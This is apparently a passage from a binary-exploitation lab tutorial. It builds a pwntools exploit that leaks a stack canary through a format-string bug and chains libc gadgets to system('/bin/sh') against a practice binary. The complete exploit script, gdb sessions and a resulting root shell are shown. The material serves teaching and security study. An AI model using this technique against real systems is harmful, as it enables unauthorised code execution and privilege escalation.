0x00000000001950b4: retf 0x8348; ret 0x4804;
0x0000000000195594: retf 0x8348; ret 0x4808;
0x0000000000095e52: retf 0x8348; ret 0x4810;
0x000000000017e225: retf 0x8349; ret 0x7f10;
0x00000000001802f7: retf 0x8349; ret 0xf10;
0x000000000014a992: retf 0x8349; ret;
0x00000000000afd0f: retf 0x850f; call qword ptr [rsi];
0x000000000006bf56: retf 0x8948; ret;
0x000000000011872f: retf 0x894d; ret 0x894d;
0x0000000000023b6a: pop rdi; ret;

(libc-2.31.so/ELF/x86_64)>
"darkinternetmotherfuc" 09:52 13-Jul-22
```

```
0x7ffff7df3a40−0x00007ffff7dad000     =     46A40
0x00007ffff7dad000−0x7ffff7f615bd     =   −1B45BD
0x7ffff7f615bd−0x00007ffff7dad000     =    1B45BD
1B45BD
6642675₈ = 1787325₁₀
0000 0000 0000 0000 0000 0000 0000 0000
63                  47                32
0000 0000 0001 1011 0100 0101 1011 1101
31                  15                 0
```

So take the saved base address of the C Library that was leaked in the debugger, and subtract the absolute address of the /bin/sh instruction from the leaked base address. For me, it is 1B45BD. Now update your script and make sure to append a 0x to the script. It should look like this.[6]

```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x000000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
```


[6] After some googling, I have found a alternative to calculating the offset in gdb which apparently is not well documented. You can run **p/x (0x7ffff7f615bd-0x00007ffff7dad000),** with the first value being the location of the /bin/sh instruction, and the last value being the base address of the C Library, and it returns **0x1b45bd**



```
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding$ cd vuln3-stackcanaries/
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$ ls
exploit.py  formatstringspecvuln  formatstringspecvuln.c  leakvuln  leakvuln.c  payload  peda-s
ession-formatstringspecvuln.txt  vuln  vuln.c
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$ cat exploi
t.py > redo.py
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$ cat exploi
t.py
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

# libc_base_address = 0x7ffff7dc5000
libc_base_address = 0x00007ffff7dad000

ret = libc_base_address+0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
_system = libc_base_address + 0x52290
_exit = libc_base_address + 0x46A40

print("[+] Spawning process...")

io = process([exe.path , "%33$llx"])
canary = int(io.readline().strip(),16)

print("[+] Canary leaked:{}".format(hex(canary)))

buf = b'A' * 200

buf += p64(canary)
buf += b'\x42' * 8
buf += p64(ret)
buf += p64(pop_rdi)
buf += p64(bin_sh)
buf += p64(_system)
buf += p64(_exit)

with open('payload','wb') as payload:
    payload.write(buf)

io.sendline(buf)

io.interactive()
ctlister@darkinternetmotherfuckers:~/Documents/linuxshellcoding/vuln3-stackcanaries$
[workspace0:nano* 1:gdb-
```

```
  GNU nano 4.8                         redo.py                              Modified
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD

print("[+] Spawning process...")

io = process([exe.path , "%33$llx"])
canary = int(io.readline().strip(),16)

print("[+] Canary leaked:{}".format(hex(canary)))

buf = b'A' * 200

buf += p64(canary)
buf += b'\x42' * 8
buf += p64(ret)
buf += p64(pop_rdi)
buf += p64(bin_sh)
buf += p64(_system)
buf += p64(_exit)

with open('payload','wb') as payload:
    payload.write(buf)

io.sendline(buf)

io.interactive()

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
                                          "darkinternetmotherfuc" 09:52 13-Jul-22
```

Go back to gdb and run **p system** to find the absolute address of the syscall



```
0016| 0x7fffffffe2a8 --> 0x7ffff7f964a0 --> 0x0
0024| 0x7fffffffe2b0 --> 0x7ffff7f9a6a0 --> 0xfbad2a84
0032| 0x7fffffffe2b8 --> 0x7ffff7f99980 --> 0xfbad2288
0040| 0x7fffffffe2c0 --> 0x7ffff7f964a0 --> 0x0
0048| 0x7fffffffe2c8 --> 0x7ffff7f9a790 --> 0x7ffff7f99980 --> 0xfbad2288
0056| 0x7fffffffe2d0 --> 0x7ffff7fa0540 (0x00007ffff7fa0540)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00007ffff7ebafd2 in __GI___libc_read (fd=0x0, buf=0x5555555596b0, nbytes=0x400) at ../sysdeps
/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555555000 0x0000555555556000 r-xp      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555556000 0x0000555555557000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555557000 0x0000555555558000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555558000 0x0000555555559000 rw-p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555559000 0x000055555557a000 rw-p      [heap]
0x00007ffff7dad000 0x00007ffff7dcf000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7dcf000 0x00007ffff7f47000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f47000 0x00007ffff7f95000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f95000 0x00007ffff7f99000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f99000 0x00007ffff7f9b000 rw-p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f9b000 0x00007ffff7fa1000 rw-p      mapped
0x00007ffff7fc9000 0x00007ffff7fcd000 r--p      [vvar]
0x00007ffff7fcd000 0x00007ffff7fcf000 r-xp      [vdso]
0x00007ffff7fcf000 0x00007ffff7fd0000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7fd0000 0x00007ffff7ff3000 r-xp      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ff3000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 --xp      [vsyscall]
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7dff290 <__libc_system>
gdb-peda$
[workspace0:nano- 1:gdb*
```


```
0x000000000015b664: retf 0x148; ret 0x2949;
0x00000000000f1234: retf 0x14c; ret 0x93e9;
0x00000000000a5d4c: retf 0x14d; ret 0x5be9;
0x00000000000a57fc: retf 0x14d; ret 0x6be9;
0x00000000000a3d38: retf 0x14d; ret 0xefe9;
0x00000000001898aa: retf 0x3944; ret 0x820f;
0x000000000012eacc: retf 0x3948; ret 0x576;
0x0000000000048d71: retf 0x3948; ret 0x820f;
0x0000000000052641: retf 0x3948; ret 0x860f;
0x000000000014b762: retf 0x3948; ret 0xf40;
0x00000000000b75bd: retf 0x394c; ret 0x9d72;
0x00000000001950b4: retf 0x8348; ret 0x4804;
0x0000000000195594: retf 0x8348; ret 0x4808;
0x0000000000095e52: retf 0x8348; ret 0x4810;
0x000000000017e225: retf 0x8349; ret 0x7f10;
0x00000000001802f7: retf 0x8349; ret 0xf10;
0x000000000014a992: retf 0x8349; ret;
0x00000000000afd0f: retf 0x850f; call qword ptr [rsi];
0x000000000006bf56: retf 0x8948; ret;
0x0000000000023b6a: pop rdi; ret;

(libc-2.31.so/ELF/x86_64)>
                                          "darkinternetmotherfuc" 09:53 13-Jul-22
```

```
0x00007ffff7dad000−0x7ffff7f615bd        =        −1B45BD
0x7ffff7f615bd−0x00007ffff7dad000        =         1B45BD
0x7ffff7dff290−0x00007ffff7dad000        =          52290

52290
```

Once again, using the programming calculator in hexadecimal mode, subtract the absolute address from the leaked base address. Append a 0x to the address and update your exploit again.

```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x000000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
_system = libc_base_address + 0x52290
```

Finally look for a exit function, **p exit** and do the same process



```
0032| 0x7fffffffe2b8 --> 0x7ffff7f99980 --> 0xfbad2288
0040| 0x7fffffffe2c0 --> 0x7ffff7f964a0 --> 0x0
0048| 0x7fffffffe2c8 --> 0x7ffff7f9a790 --> 0x7ffff7f99980 --> 0xfbad2288
0056| 0x7fffffffe2d0 --> 0x7ffff7fa0540 (0x00007ffff7fa0540)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00007ffff7ebafd2 in __GI___libc_read (fd=0x0, buf=0x5555555596b0, nbytes=0x400) at ../sysdeps
/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555555000 0x0000555555556000 r-xp      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555556000 0x0000555555557000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555557000 0x0000555555558000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555558000 0x0000555555559000 rw-p      /home/ctlister/Documents/linuxshellcoding/vuln3
-stackcanaries/formatstringspecvuln
0x0000555555559000 0x000055555557a000 rw-p      [heap]
0x00007ffff7dad000 0x00007ffff7dcf000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7dcf000 0x00007ffff7f47000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f47000 0x00007ffff7f95000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f95000 0x00007ffff7f99000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f99000 0x00007ffff7f9b000 rw-p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f9b000 0x00007ffff7fa1000 rw-p      mapped
0x00007ffff7fc9000 0x00007ffff7fcd000 r--p      [vvar]
0x00007ffff7fcd000 0x00007ffff7fcf000 r-xp      [vdso]
0x00007ffff7fcf000 0x00007ffff7fd0000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7fd0000 0x00007ffff7ff3000 r-xp      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ff3000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 --xp      [vsyscall]
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7f615bd --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7dff290 <__libc_system>
gdb-peda$ p exit
$2 = {void (int)} 0x7ffff7df3a40 <__GI_exit>
gdb-peda$ 
[workspace0:nano- 1:gdb*
```

```
0x000000000015b664: retf 0x148; ret 0x2949;
0x00000000000f1234: retf 0x14c; ret 0x93e9;
0x00000000000a5d4c: retf 0x14d; ret 0x5be9;
0x00000000000a57fc: retf 0x14d; ret 0x6be9;
0x00000000000a3d38: retf 0x14d; ret 0xefe9;
0x00000000001898aa: retf 0x3944; ret 0x820f;
0x000000000012eacc: retf 0x3948; ret 0x576;
0x0000000000048d71: retf 0x3948; ret 0x820f;
0x0000000000052641: retf 0x3948; ret 0x860f;
0x000000000014b762: retf 0x3948; ret 0xf40;
0x00000000000b75bd: retf 0x394c; ret 0x9d72;
0x00000000001950b4: retf 0x8348; ret 0x4804;
0x0000000000195594: retf 0x8348; ret 0x4808;
0x0000000000095e52: retf 0x8348; ret 0x4810;
0x000000000017e225: retf 0x8349; ret 0x7f10;
0x00000000001802f7: retf 0x8349; ret 0xf10;
0x000000000014a992: retf 0x8349; ret;
0x00000000000afd0f: retf 0x850f; call qword ptr [rsi];
0x000000000006bf56: retf 0x8948; ret;
0x000000000011872f: retf 0x894d; ret 0x894d;
0x0000000000023b6a: pop rdi; ret;

(libc-2.31.so/ELF/x86_64)>
"darkinternetmotherfuc" 09:54 13-Jul-22
```


```
0x7ffff7f615bd−0x00007ffff7dad000    =    1B45BD
0x7ffff7dff290−0x00007ffff7dad000    =    52290
0x7ffff7df3a40−0x00007ffff7dad000    =    46A40
46A40
Hexadecimal    1065100₈ = 289344₁₀
0000 0000 0000 0000 0000 0000 0000 0000
63                  47                32
0000 0000 0000 0100 0110 1010 0100 0000
31                  15                 0
```

Append a 0x to the calculated offset and update your script.

```
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
_system = libc_base_address + 0x52290
_exit = libc_base_address + 0x46A40
```


At this point you should use what you learned before in our previous exercises to put together the ROP-chain. Your finalized source code should look like this (next page).

```python
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
_system = libc_base_address + 0x52290
_exit = libc_base_address + 0x46A40

print("[+] Spawning process...")

io = process([exe.path , "%33$llx"])
canary = int(io.readline().strip(),16)

print("[+] Canary leaked:{}".format(hex(canary)))

buf = b'A' * 200

buf += p64(canary)
buf += b'\x42' * 8
buf += p64(ret)
buf += p64(pop_rdi)
buf += p64(bin_sh)
buf += p64(_system)
buf += p64(_exit)

with open('payload','wb') as payload:
      payload.write(buf)

io.sendline(buf)

io.interactive()
```



```
  GNU nano 4.8                                                 redo.py                                                          Modified
#!/usr/bin/env python3

from pwn import *
from struct import pack

exe = context.binary = ELF('./formatstringspecvuln')

libc_base_address = 0x00007ffff7dad000
ret = libc_base_address + 0x00000000000c067d
pop_rdi = libc_base_address + 0x0000000000023b6a
bin_sh = libc_base_address + 0x1B45BD
_system = libc_base_address + 0x52290
_exit = libc_base_address + 0x46A40

print("[+] Spawning process...")

io = process([exe.path , "%33$llx"])
canary = int(io.readline().strip(),16)

print("[+] Canary leaked:{}".format(hex(canary)))

buf = b'A' * 200

buf += p64(canary)
buf += b'\x42' * 8
buf += p64(ret)
buf += p64(pop_rdi)
buf += p64(bin_sh)
buf += p64(_system)
buf += p64(_exit)

with open('payload','wb') as payload:
    payload.write(buf)

io.sendline(buf)

io.interactive()
```

With another terminal open, run **python3 exploit.py** and confirm that you obtained a shell.



```
[*] '/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Spawning process...
[+] Starting local process '/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln': pid 1512839
[+] Canary leaked:0xa72ac1673f765700
[*] Switching to interactive mode
Hi there AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA !!
$ whoami
root
$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```

Now as root, read the flag, **cat /root/flag.txt**